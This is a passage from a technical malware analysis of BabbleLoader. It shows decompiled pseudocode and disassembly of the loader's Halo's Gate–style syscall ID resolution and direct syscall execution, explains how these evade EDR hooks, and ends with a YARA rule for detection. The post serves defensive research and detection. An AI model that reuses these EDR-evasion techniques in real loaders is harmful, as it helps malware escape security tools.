sx.q(zx.d(idx_id_syscall_DOWN) * 0x20) + 5)) << 8 | (zx.d(*(api_addr +
sx.q(zx.d(idx_id_syscall_DOWN) * 0x20) + 4)) - zx.d(idx_id_syscall_DOWN))
        break

        if (zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) *
0xfffffffffe0))) == 0x4c && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) *
0xfffffffffe0) + 1)) == 0x8b
                && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) *
0xfffffffffe0) + 2)) == 0xd1 && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) *
0xfffffffffe0) + 3)) == 0xb8
                && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) *
0xfffffffffe0) + 6)) == 0 && zx.d(*(api_addr + sx.q(zx.d(idx_id_syscall_DOWN) *
0xfffffffffe0) + 7)) == 0)

        // Collect High or Low Syscall ID from DOWN neighbors

        *bloader_table = zx.d(*(api_addr +
sx.q(zx.d(idx_id_syscall_DOWN) * 0xfffffffffe0) + 5)) << 8 | (zx.d(*(api_addr +
sx.q(zx.d(idx_id_syscall_DOWN) * 0xfffffffffe0) + 4)) + zx.d(idx_id_syscall_DOWN))
        break

        idx_id_syscall_DOWN += 1
    else
        *bloader_table = zx.d(*(api_addr + 5)) << 8 | zx.d(*(api_addr + 4))

    break

    if (bloader_table->API_Address == 0)
        return 0

    int64_t rax_190 = bloader_table->API_Address + 0xff
    int32_t counter_I = 0
    int32_t counter_II = 1

    while (counter_I u<= 0x1f4)
        if (zx.d(*(rax_190 + zx.q(counter_I))) == 0xf && zx.d(*(rax_190 +
zx.q(counter_II))) == 5)
            bloader_table->NtResumeThread_Syscall_ID.q = rax_190 + zx.q(counter_I)
            break

        counter_I += 1
        counter_II += 1

    if (zx.q(bloader_table->API_Syscall_ID.d) != 0 && bloader_table->API_Address != 0
&& zx.q(bloader_table->API_Hash) != 0 && bloader_table->NtResumeThread_Syscall_ID.q
!= 0)
        return 1

```

```
return 0
```

And so, *BabbleLoader* can bypass the most common method of dynamic EDR scans, not falling into the Hook jumps implemented by them.

Syscall Offset Collection and Direct Syscall Execution

Also with the goal of evading defenses, *BabbleLoader* also implements the direct execution of *Syscalls*, with the goal of executing them simply by jumping to the *Syscall's Offset*. To do this, *BabbleLoader* implements two functions.

```
14016c765 89056d050300 mov     dword [rel data_14019ccd8], eax
14016c76b 488d8c2440fe0100 lea     rcx, [rsp+0x1fe40 {arg_1fe40}]
14016c773 e82857e9ff call    babbleloader_syscall_get_offset
14016c778 8b8424f0a00000 mov     eax, dword [rsp+0xa0f0 {arg_a0f0}]
14016c77f 89442430 mov     dword [rsp+0x30 {arg_30}], eax
14016c783 c744242800000008 mov     dword [rsp+0x28 {arg_28}], 0x80000008
14016c78b c744242040000000 mov     dword [rsp+0x20 {arg_20}], 0x40
14016c793 4c8d8c2420f40100 lea     r9, [rsp+0x1f420 {n_1}]
14016c79b 448b8424f0a00000 mov     r8d, dword [rsp+0xa0f0 {arg_a0f0}]
14016c7a3 ba1f000f00 mov     edx, 0xf001f
14016c7a8 488d8c2438f40100 lea     rcx, [rsp+0x1f438 {arg_1f438}]
14016c7b0 e8f256e9ff call    babbleloader_api_syscall
14016c7b5 90 nop
```


One change and collect the *Offset* in the fourth structure object it created (and which we discussed at the beginning).

```
140001ea0 int64_t babbleloader_syscall_get_offset() __pure
140001ea0 4d33db xor     r11, r11 {0x0}
140001ea3 4c8bd9 mov     r11, rcx
140001ea6 c3 retn    {__return_addr}
```

And the other function simply jumps to execute the Syscall.

```
140001ea7 int64_t babbleloader_api_syscall(int32_t* arg1 @ r11)
140001ea7 4c8bd1 mov     r10, rcx
140001eaa 418b03 mov     eax, dword [r11]
? 140001ead 41ff6310 jmp     qword [r11+0x10]
```

Below, we can observe in practice that the jump of the second function takes the *BabbleLoader* flow directly to the **NtTerminateThread** Syscall.



This way, BabbleLoader can execute certain Syscalls without the need to call a low-level API.

YARA Rule for BabbleLoader

In the Yara rule below, I identified that there are custom algorithms that may be unique to this family, I placed them in addition to the evasion technique algorithms that BabbleLoader implements.


```

rule babbleloader_112024 {
  meta:
    author = "0x0d4y"
    description = "This rule detects intrinsic patterns of BabbleLoader."
    date = "2025-01-27"
    score = 100
    reference = "https://0x0d4y.blog/babbleloader-technical-malware-analysis/"
    yarahub_reference_md5 = "fa3d03c319a7597712eeff1338dabf92"
    yarahub_uuid = "b2f18ab3-b4df-4e2f-aa23-de8694beb221"
    yarahub_license = "CC BY 4.0"
    yarahub_rule_matching_tlp = "TLP:WHITE"
    yarahub_rule_sharing_tlp = "TLP:WHITE"
  strings:
    $str_decryption_algorithm = { 48 63 44 24 ?? 48 8b 4c 24 ?? 0f b6 04 ?? 33 44 ??
    ?? 0f b6 4c ?? ?? d2 c8 48 63 4c ?? ?? 48 8b 54 ?? ?? 88 04 0a 6b 44 24 ?? ?? 89 44
    ?? ?? 8b 44 24 ?? ff c0 89 44 24 }
    $hashing_algorithm = { 48 8b 44 24 ?? 0f be ?? 89 44 24 ?? 8b 44 24 ?? 89 44 24
    ?? 48 8b 44 24 ?? 48 ff c0 48 89 44 24 ?? 83 7c 24 08 ?? ?? ?? 8b 44 24 ?? 8b 0c ??
    03 c8 8b c1 89 04 24 8b 44 24 ?? 05 ?? ?? ?? ?? 8b 0c 24 0f af c8 8b c1 89 04 }
    $halos_gate = { 48 8b 44 24 ?? 0f b6 ?? 83 f8 4c 0f ?? ?? ?? ?? ?? 48 8b 44 ?? ??
    0f b6 ?? ?? 3d 8b ?? ?? ?? 75 ?? 48 8b 44 ?? ?? 0f b6 40 ?? 3d d1 ?? ?? ?? 75 ?? 48
    8b 44 ?? ?? 0f b6 40 ?? 3d b8 ?? ?? ?? 75 ?? 48 8b 44 ?? ?? 0f b6 40 ?? 85 c0 75 ??
    48 8b 44 ?? ?? 0f b6 40 ?? 85c0 75 ?? 48 8b 44 ?? ?? 0f b6 40 ?? 88 44 ?? ?? 48 8b 44
    24 ?? 0f b6 40 ?? 88 44 ?? ?? 0f b6 44 ?? ?? c1 e0 08 0f b6 4c ?? ?? 0b c1 48 8b 8c
    ?? ?? ?? ?? ?? 89 01 ?? ?? ?? ?? ?? 48 8b 44 ?? ?? 0f b6 00 3d e9 }
    $get_syscall_offset = { 4d 33 db 4c 8b d9 c3 }
    $jump_syscall_offset = { 4c 8b d1 41 8b 03 41 ff 63 ?? }
  condition:
    uint16(0) == 0x5a4d and
    $str_decryption_algorithm and $hashing_algorithm and (1 of ($halos_gate,
    $get_syscall_offset, $jump_syscall_offset))
}

```

This and other Yara rules are available on my [Github](#).

With this detection rule, it was possible to detect three more samples, through the **Yara Hunt** feature of Unpac.me. Here you can access the [Shared Yara Hunt](#).

Conclusion

I hope you enjoyed reading this and that I have contributed in some way to your journey! Until next time.

References

I would not have been able to do this research without standing on the shoulders of giants.